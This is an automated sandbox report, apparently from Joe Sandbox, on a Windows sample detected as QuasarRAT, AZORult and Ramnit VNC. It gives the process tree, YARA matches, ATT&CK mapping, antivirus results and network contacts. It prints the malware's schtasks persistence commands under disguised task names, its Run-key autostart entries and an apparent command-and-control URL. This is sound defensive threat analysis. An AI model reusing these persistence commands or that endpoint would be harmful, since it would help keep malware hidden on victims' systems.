ID: 492794
Sample Name: CVbJSUXraQ
Cookbook: default.jbs
Time: 01:34:58
Date: 29/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report CVbJSUXraQ

Overview

General Information

Sample Name:	CVbJSUXraQ (renamed file extension from none to exe)
Analysis ID:	492794
MD5:	b0b78da613422b..
SHA1:	a1aea30e16b3bb..
SHA256:	efacb905cbe5964..
Tags:	exe QuasarRAT
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


AZORult Quasar Ramnit

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Icon mismatch, binary includes an ic…
- Yara detected Azorult Info Stealer
- Antivirus detection for dropped file
- Yara detected Quasar RAT
- Yara detected Azorult
- Multi AV Scanner detection for subm…
- Malicious sample detected (through …
- Detected AZORult Info Stealer
- Yara detected Ramnit VNC Module
- Antivirus / Scanner detection for sub…
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Contains VNC / remote desktop func…
- Maps a DLL or memory area into an…
- Uses known network protocols on no…

Classification



Process Tree

- **System is w10x64**
- CVbJSUXraQ.exe (PID: 7128 cmdline: 'C:\Users\user\Desktop\CVbJSUXraQ.exe' MD5: B0B78DA613422BE0DE8DE2E2A2D0CE68)
  - vnc.exe (PID: 6296 cmdline: 'C:\Users\user\AppData\Local\Temp\vnc.exe' MD5: B8BA87EE4C3FC085A2FED0D839AADCE1)
    - svchost.exe (PID: 5200 cmdline: C:\Windows\system32\svchost.exe -k MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - windef.exe (PID: 5848 cmdline: 'C:\Users\user\AppData\Local\Temp\windef.exe' MD5: B4A202E03D4135484D0E730173ABCC72)
    - schtasks.exe (PID: 5812 cmdline: 'schtasks' /create /tn 'win defender run' /sc ONLOGON /tr 'C:\Users\user\AppData\Local\Temp\windef.exe' /rl HIGHEST /f MD5: 15FF7D8324231381BAD48A052F85DF04)
      - conhost.exe (PID: 5784 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - winsock.exe (PID: 5628 cmdline: C:\Users\user\AppData\Roaming\SubDir\winsock.exe MD5: B4A202E03D4135484D0E730173ABCC72)
      - schtasks.exe (PID: 6504 cmdline: 'schtasks' /create /tn 'win defender run' /sc ONLOGON /tr 'C:\Users\user\AppData\Roaming\SubDir\winsock.exe' /rl HIGHEST /f MD5: 15FF7D8324231381BAD48A052F85DF04)
        - conhost.exe (PID: 6508 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - CVbJSUXraQ.exe (PID: 4112 cmdline: C:\Users\user\Desktop\CVbJSUXraQ.exe MD5: B0B78DA613422BE0DE8DE2E2A2D0CE68)
  - schtasks.exe (PID: 6836 cmdline: 'C:\Windows\SysWOW64\schtasks.exe' /create /tn RtkAudioService64 /tr 'C:\Users\user\btpanui\SystemPropertiesPerformance.exe' /sc minute /mo 1 /F MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 6084 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- SystemPropertiesPerformance.exe (PID: 6424 cmdline: C:\Users\user\btpanui\SystemPropertiesPerformance.exe MD5: 9423821A023FB02427783F6385871B3B)
  - vnc.exe (PID: 4420 cmdline: 'C:\Users\user\AppData\Local\Temp\vnc.exe' MD5: B8BA87EE4C3FC085A2FED0D839AADCE1)
    - svchost.exe (PID: 1900 cmdline: C:\Windows\system32\svchost.exe -k MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - windef.exe (PID: 4100 cmdline: 'C:\Users\user\AppData\Local\Temp\windef.exe' MD5: B4A202E03D4135484D0E730173ABCC72)
  - SystemPropertiesPerformance.exe (PID: 6316 cmdline: C:\Users\user\btpanui\SystemPropertiesPerformance.exe MD5: 9423821A023FB02427783F6385871B3B)
  - schtasks.exe (PID: 2092 cmdline: 'C:\Windows\SysWOW64\schtasks.exe' /create /tn RtkAudioService64 /tr 'C:\Users\user\btpanui\SystemPropertiesPerformance.exe' /sc minute /mo 1 /F MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 5904 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- windef.exe (PID: 6608 cmdline: C:\Users\user\AppData\Local\Temp\windef.exe MD5: B4A202E03D4135484D0E730173ABCC72)
- windef.exe (PID: 6684 cmdline: 'C:\Users\user\AppData\Local\Temp\windef.exe' MD5: B4A202E03D4135484D0E730173ABCC72)
- windef.exe (PID: 7144 cmdline: 'C:\Users\user\AppData\Local\Temp\windef.exe' MD5: B4A202E03D4135484D0E730173ABCC72)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
CVbJSUXraQ.exe	Quasar_RAT_1	Detects Quasar RAT	Florian Roth	• 0x1db64a:$s1: DoUploadAndExecute • 0x1e0f61:$s2: DoDownloadAndExecute • 0x1db420:$s3: DoShellExecute • 0x1db842:$s4: set_Processname • 0x1a9bdc:$op1: 04 1E FE 02 04 16 FE 01 60 • 0x1a9b00:$op2: 00 17 03 1F 20 17 19 15 28 • 0x1aa56d:$op3: 00 04 03 69 91 1B 40 • 0x1aadcc:$op3: 00 04 03 69 91 1B 40
CVbJSUXraQ.exe	Quasar_RAT_2	Detects Quasar RAT	Florian Roth	• 0x1daea0:$x1: GetKeyloggerLogsResponse • 0x1db0e0:$s1: DoShellExecuteResponse • 0x1d44ce:$s2: GetPasswordsResponse • 0x1dafb3:$s3: GetStartupItemsResponse • 0x1d179c:$s4: <GetGenReader>b__7 • 0x1db65e:$s5: RunHidden • 0x1db67c:$s5: RunHidden • 0x1db68a:$s5: RunHidden • 0x1db69e:$s5: RunHidden
CVbJSUXraQ.exe	MAL_QuasarRAT_May19_1	Detects QuasarRAT malware	Florian Roth	• 0x1e3f78:$xc2: 00 70 00 69 00 6E 00 67 00 20 00 2D 00 6E 00 20 00 31 00 30 00 20 00 6C 00 6F 00 63 00 61 00 6C 00 68 00 6F 00 73 00 74 00 20 00 3E 00 20 00 6E 00 75 00 6C 00 0D 00 0A 00 64 00 65 00 6C 00 20 ...
CVbJSUXraQ.exe	JoeSecurity_Quasar	Yara detected Quasar RAT	Joe Security	
CVbJSUXraQ.exe	JoeSecurity_Keylogger_Generic	Yara detected Keylogger Generic	Joe Security	

Click to see the 1 entries

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Roaming\SubDir\winsock.exe	Vermin_Keylogger_Jan18_1	Detects Vermin Keylogger	Florian Roth	• 0x456f4:$x3: GetKeyloggerLogsResponse • 0x45bea:$x4: GetKeyloggerLogs • 0x45eb1:$s1: <RunHidden>k__BackingField • 0x458bc:$s2: set_SystemInfos • 0x45eda:$s3: set_RunHidden • 0x45ae8:$s4: set_RemotePath • 0x56bf8:$s6: Client.exe • 0x56c60:$s6: Client.exe • 0x4af5b:$s7: xClient.Core.ReverseProxy.Packets
C:\Users\user\AppData\Roaming\SubDir\winsock.exe	xRAT_1	Detects Patchwork malware	Florian Roth	• 0x30a28:$x4: xClient.Properties.Resources.resources • 0x308e9:$s4: Client.exe • 0x45eda:$s7: set_RunHidden
C:\Users\user\AppData\Roaming\SubDir\winsock.exe	Quasar_RAT_1	Detects Quasar RAT	Florian Roth	• 0x45e9e:$s1: DoUploadAndExecute • 0x4b7b5:$s2: DoDownloadAndExecute • 0x45c74:$s3: DoShellExecute • 0x46096:$s4: set_Processname • 0x14430:$op1: 04 1E FE 02 04 16 FE 01 60 • 0x14354:$op2: 00 17 03 1F 20 17 19 15 28 • 0x14dc1:$op3: 00 04 03 69 91 1B 40 • 0x15620:$op3: 00 04 03 69 91 1B 40
C:\Users\user\AppData\Roaming\SubDir\winsock.exe	Quasar_RAT_2	Detects Quasar RAT	Florian Roth	• 0x456f4:$x1: GetKeyloggerLogsResponse • 0x45934:$s1: DoShellExecuteResponse • 0x3ed22:$s2: GetPasswordsResponse • 0x45807:$s3: GetStartupItemsResponse • 0x3bff0:$s4: <GetGenReader>b__7 • 0x45eb2:$s5: RunHidden • 0x45ed0:$s5: RunHidden • 0x45ede:$s5: RunHidden • 0x45ef2:$s5: RunHidden
C:\Users\user\AppData\Roaming\SubDir\winsock.exe	MAL_QuasarRAT_May19_1	Detects QuasarRAT malware	Florian Roth	• 0x4e7cc:$xc2: 00 70 00 69 00 6E 00 67 00 20 00 2D 00 6E 00 20 00 31 00 30 00 20 00 6C 00 6F 00 63 00 61 00 6C 00 68 00 6F 00 73 00 74 00 20 00 3E 00 20 00 6E 00 75 00 6C 00 0D 00 0A 00 64 00 65 00 6C 00 20 ...

Click to see the 26 entries

Memory Dumps

Source	Rule	Description	Author	Strings

Source	Rule	Description	Author	Strings
00000001.00000003.686336521.000000000188 7000.00000004.00000001.sdmp	Quasar_RAT_1	Detects Quasar RAT	Florian Roth	• 0x45e6e:$s1: DoUploadAndExecute • 0x4b785:$s2: DoDownloadAndExecute • 0x45c44:$s3: DoShellExecute • 0x46066:$s4: set_Processname • 0x14400:$op1: 04 1E FE 02 04 16 FE 01 60 • 0x14324:$op2: 00 17 03 1F 20 17 19 15 28 • 0x14d91:$op3: 00 04 03 69 91 1B 40 • 0x155f0:$op3: 00 04 03 69 91 1B 40
00000001.00000003.686336521.000000000188 7000.00000004.00000001.sdmp	JoeSecurity_Quasar	Yara detected Quasar RAT	Joe Security	
0000000A.00000003.755528047.000000000186 9000.00000004.00000001.sdmp	JoeSecurity_Azorult	Yara detected Azorult Info Stealer	Joe Security	
0000000A.00000003.755528047.000000000186 9000.00000004.00000001.sdmp	JoeSecurity_Azorult_1	Yara detected Azorult	Joe Security	
00000015.00000002.946249267.00000000007F 7000.00000040.00020000.sdmp	JoeSecurity_Keylogger_Generic	Yara detected Keylogger Generic	Joe Security	
Click to see the 191 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
1.2.CVbJSUXraQ.exe.ee9fac.3.unpack	JoeSecurity_Keylogger_Generic	Yara detected Keylogger Generic	Joe Security	
1.2.CVbJSUXraQ.exe.ee9fac.3.unpack	JoeSecurity_ramnitvncmodule	Yara detected Ramnit VNC Module	Joe Security	
7.2.CVbJSUXraQ.exe.ee9fac.3.unpack	JoeSecurity_Keylogger_Generic	Yara detected Keylogger Generic	Joe Security	
7.2.CVbJSUXraQ.exe.ee9fac.3.unpack	JoeSecurity_ramnitvncmodule	Yara detected Ramnit VNC Module	Joe Security	
6.0.windef.exe.f10000.0.unpack	Vermin_Keylogger_Jan18_1	Detects Vermin Keylogger	Florian Roth	• 0x456f4:$x3: GetKeyloggerLogsResponse • 0x45bea:$x4: GetKeyloggerLogs • 0x45eb1:$s1: <RunHidden>k__BackingField • 0x458bc:$s2: set_SystemInfos • 0x45eda:$s3: set_RunHidden • 0x45ae8:$s4: set_RemotePath • 0x56bf8:$s6: Client.exe • 0x56c60:$s6: Client.exe • 0x4af5b:$s7: xClient.Core.ReverseProxy.Packets
Click to see the 458 entries				

Sigma Overview

System Summary:

Sigma detected: Suspicious Svchost Process

Sigma detected: Windows Processes Suspicious Parent Directory

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Antivirus detection for dropped file

Yara detected Quasar RAT

Multi AV Scanner detection for submitted file

Antivirus / Scanner detection for submitted sample

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Machine Learning detection for dropped file

Networking:

Uses known network protocols on non-standard ports

May check the online IP address of the machine

E-Banking Fraud:

Yara detected Quasar RAT

System Summary:

Malicious sample detected (through community Yara rule)

Binary is likely a compiled AutoIt script file

AutoIt script contains suspicious strings

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Icon mismatch, binary includes an icon from a different legit application in order to fool users

Uses known network protocols on non-standard ports

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:

Maps a DLL or memory area into another process

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Contains functionality to inject code into remote processes

Writes to foreign memory regions

.NET source code references suspicious native API functions

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected Azorult Info Stealer

Yara detected Quasar RAT

Yara detected Azorult

Detected AZORult Info Stealer

Yara detected Ramnit VNC Module

Found many strings related to Crypto-Wallets (likely being stolen)

Remote Access Functionality:

Yara detected Quasar RAT


Yara detected Ramnit VNC Module

Contains VNC / remote desktop functionality (version string found)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comma and Co
Replication Through Removable Media 1	Native API 1 1	Application Shimming 1	Exploitation for Privilege Escalation 1	Disable or Modify Tools 1	Input Capture 2 1	System Time Discovery 1	Remote Desktop Protocol 1	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Transfe
Default Accounts	Scheduled Task/Job 1	Create Account 1	Application Shimming 1	Deobfuscate/Decode Files or Information 1	LSASS Memory	Peripheral Device Discovery 1 1	Replication Through Removable Media 1	Data from Local System 1	Exfiltration Over Bluetooth	Encrypt Channe
Domain Accounts	At (Linux)	Scheduled Task/Job 1	Process Injection 6 1 2	Obfuscated Files or Information 2 1	Security Account Manager	Account Discovery 1	SMB/Windows Admin Shares	Input Capture 2 1	Automated Exfiltration	Non-Sta Port 1
Local Accounts	At (Windows)	Registry Run Keys / Startup Folder 1	Scheduled Task/Job 1	Software Packing 1	NTDS	File and Directory Discovery 2	Distributed Component Object Model	Clipboard Data 2	Scheduled Transfer	Remote Access Softwar
Cloud Accounts	Cron	Network Logon Script	Registry Run Keys / Startup Folder 1	Masquerading 1 1	LSA Secrets	System Information Discovery 3 5	SSH	Keylogging	Data Transfer Size Limits	Non-Applicat Layer Protoco
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 2 1	Cached Domain Credentials	Query Registry 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Applicat Layer Protoco
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 6 1 2	DCSync	Security Software Discovery 1 3 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commo Used P
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Hidden Files and Directories 1	Proc Filesystem	Virtualization/Sandbox Evasion 2 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applicat Layer P
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	Process Discovery 3	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protoco
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	Application Window Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Tra Protoco
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Right-to-Left Override	Input Capture	System Owner/User Discovery 1	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail Pro
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	Rename System Utilities	Keylogging	Remote System Discovery 1	Component Object Model and Distributed COM	Screen Capture	Exfiltration over USB	DNS
Compromise Hardware Supply Chain	Visual Basic	Scheduled Task	Scheduled Task	Masquerade Task or Service	GUI Input Capture	System Network Configuration Discovery 1	Exploitation of Remote Services	Email Collection	Commonly Used Port	Proxy

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
CVbJSUXraQ.exe	74%	Virustotal		Browse
CVbJSUXraQ.exe	69%	Metadefender		Browse
CVbJSUXraQ.exe	87%	ReversingLabs	Win32.Trojan.Pwsx	
CVbJSUXraQ.exe	100%	Avira	TR/Spy.Agent.zgvfh	
CVbJSUXraQ.exe	100%	Avira	TR/AutoIt.tyemd	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\windef.exe	100%	Avira	TR/AD.Xiclog.nmpoi	
C:\Users\user\btpanui\SystemPropertiesPerformance.exe	100%	Avira	TR/Spy.Agent.zgvfh	
C:\Users\user\btpanui\SystemPropertiesPerformance.exe	100%	Avira	TR/AutoIt.tyemd	
C:\Users\user\AppData\Roaming\SubDir\winsock.exe	100%	Avira	TR/AD.Xiclog.nmpoi	
C:\Users\user\AppData\Local\Temp\vnc.exe	100%	Avira	TR/Hijacker.W	
C:\Users\user\AppData\Local\Temp\windef.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\SubDir\winsock.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\vnc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\vnc.exe	84%	Virustotal		Browse
C:\Users\user\AppData\Local\Temp\vnc.exe	93%	ReversingLabs	Win32.Trojan.Carberp	
C:\Users\user\AppData\Local\Temp\windef.exe	86%	Virustotal		Browse

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\windef.exe	93%	ReversingLabs	ByteCode-MSIL.Backdoor.QuasarRAT	
C:\Users\user\AppData\Roaming\SubDir\winsock.exe	93%	ReversingLabs	ByteCode-MSIL.Backdoor.QuasarRAT	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.0.svchost.exe.c60000.0.unpack	100%	Avira	HEUR/AGEN.1122256		Download File
5.0.svchost.exe.c60000.3.unpack	100%	Avira	HEUR/AGEN.1122256		Download File
7.2.CVbJSUXraQ.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1108767		Download File
10.0.SystemPropertiesPerformance.exe.a40000.0.unpack	100%	Avira	TR/Hijacker.W		Download File
10.0.SystemPropertiesPerformance.exe.a40000.0.unpack	100%	Avira	TR/AD.Xiclog.nmpoi		Download File
5.2.svchost.exe.c60000.0.unpack	100%	Avira	HEUR/AGEN.1122256		Download File
6.0.windef.exe.f10000.0.unpack	100%	Avira	HEUR/AGEN.1135947		Download File
10.2.SystemPropertiesPerformance.exe.a40000.0.unpack	100%	Avira	TR/Hijacker.W		Download File
10.2.SystemPropertiesPerformance.exe.a40000.0.unpack	100%	Avira	TR/AD.Xiclog.nmpoi		Download File
4.0.vnc.exe.ab0000.0.unpack	100%	Avira	TR/Hijacker.Gen		Download File
7.2.CVbJSUXraQ.exe.db0000.1.unpack	100%	Avira	TR/Hijacker.W		Download File
7.2.CVbJSUXraQ.exe.db0000.1.unpack	100%	Avira	TR/AD.Xiclog.nmpoi		Download File
4.2.vnc.exe.ab0000.0.unpack	100%	Avira	TR/Hijacker.Gen		Download File
7.0.CVbJSUXraQ.exe.db0000.0.unpack	100%	Avira	TR/Hijacker.W		Download File
7.0.CVbJSUXraQ.exe.db0000.0.unpack	100%	Avira	TR/AD.Xiclog.nmpoi		Download File
1.3.CVbJSUXraQ.exe.3800000.6.unpack	100%	Avira	TR/AD.MoksSteal.elw		Download File
5.0.svchost.exe.c60000.6.unpack	100%	Avira	HEUR/AGEN.1122256		Download File
1.2.CVbJSUXraQ.exe.db0000.0.unpack	100%	Avira	TR/Hijacker.W		Download File
1.2.CVbJSUXraQ.exe.db0000.0.unpack	100%	Avira	TR/AD.Xiclog.nmpoi		Download File
1.0.CVbJSUXraQ.exe.db0000.0.unpack	100%	Avira	TR/Hijacker.W		Download File
1.0.CVbJSUXraQ.exe.db0000.0.unpack	100%	Avira	TR/AD.Xiclog.nmpoi		Download File
6.2.windef.exe.f10000.0.unpack	100%	Avira	HEUR/AGEN.1135947		Download File
10.3.SystemPropertiesPerformance.exe.14d0000.4.unpack	100%	Avira	TR/AD.MoksSteal.elw		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://0x21.in:8000/_az/	6%	Virustotal		Browse
http://0x21.in:8000/_az/	0%	Avira URL Cloud	safe	
http://ip-api.com40l	0%	Avira URL Cloud	safe	
http://schemas.datacontract.org/2004/07/	0%	URL Reputation	safe	
http://https://dotbit.me/a/	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
0x21.in	50.17.5.224	true	false		high
ip-api.com	208.95.112.1	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://0x21.in:8000/_az/	true	• 6%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://ip-api.com/json/	false		high

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
208.95.112.1	ip-api.com	United States		53334	TUT-ASUS	false
5.8.88.191	unknown	Russian Federation		56541	KOMETA-ASRU	false
50.17.5.224	0x21.in	United States		14618	AMAZON-AESUS	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	492794
Start date:	29.09.2021
Start time:	01:34:58
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 14m 38s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	CVbJSUXraQ (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	27
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@33/5@3/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 40.2% (good quality ratio 33.8%) • Quality average: 65.5% • Quality standard deviation: 37.8%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
01:36:08	Task Scheduler	Run new task: RtkAudioService64 path: C:\Users\user\btpanui\SystemPropertiesPerformance.exe
01:36:13	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run win defender run "C:\Users\user\AppData\Local\Temp\windef.exe"
01:36:14	Task Scheduler	Run new task: win defender run path: C:\Users\user\AppData\Local\Temp\windef.exe
01:36:14	API Interceptor	1x Sleep call for process: windef.exe modified
01:36:21	API Interceptor	549x Sleep call for process: winsock.exe modified
01:36:22	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run win defender run "C:\Users\user\AppData\Local\Temp\windef.exe"

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\windef.exe.log	
Process:	C:\Users\user\AppData\Local\Temp\windef.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1557
Entropy (8bit):	5.351891643737667
Encrypted:	false
SSDEEP:	48:MIHK5HKXE1qHiYHKhQnoNHmHKBfHKntHoxHhAHKzvQTH3:Pq5qXEwCYqhQnoNGqNqntIxHeqzcX
MD5:	E9163F5673A58133809F22228C6E27DD
SHA1:	236F6A2107AA2EA3092C50A94B72064FA435D4A9
SHA-256:	EA9B7A740D92C4113B89E33D9DBB0187CBBF36F2587AA5139421FDBC985EE53D
SHA-512:	F3124F6846C4730E04EE36698A88E966AEBBF6F7FCCD0C265A8BE183ADF6C641944B7FA35F0F320F65A36335697D55B44BD34B3494B228737FD63C80151229FF
Malicious:	false
Reputation:	unknown
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..2,"System.Management, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Runtime.Serialization, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runteb92aa12#\34957343ad5d84daee97a1affda91665\System.Runtime.Serialization.ni.dll",0..2,"SMDiagnostics, Version=4.0.0.0, Culture=neutral, Publi

C:\Users\user\AppData\Local\Temp\vnc.exe	
Process:	C:\Users\user\btpanui\SystemPropertiesPerformance.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	6144:k6laOx87Xnl7xKK3iDgExiOP+MrRmD+PQXhEHllxJKqM01FloHJh7GIA4hVvi:k6YmenBMKSUlm+4arHlgJNGIA4hVvi
MD5:	B8BA87EE4C3FC085A2FED0D839AADCE1
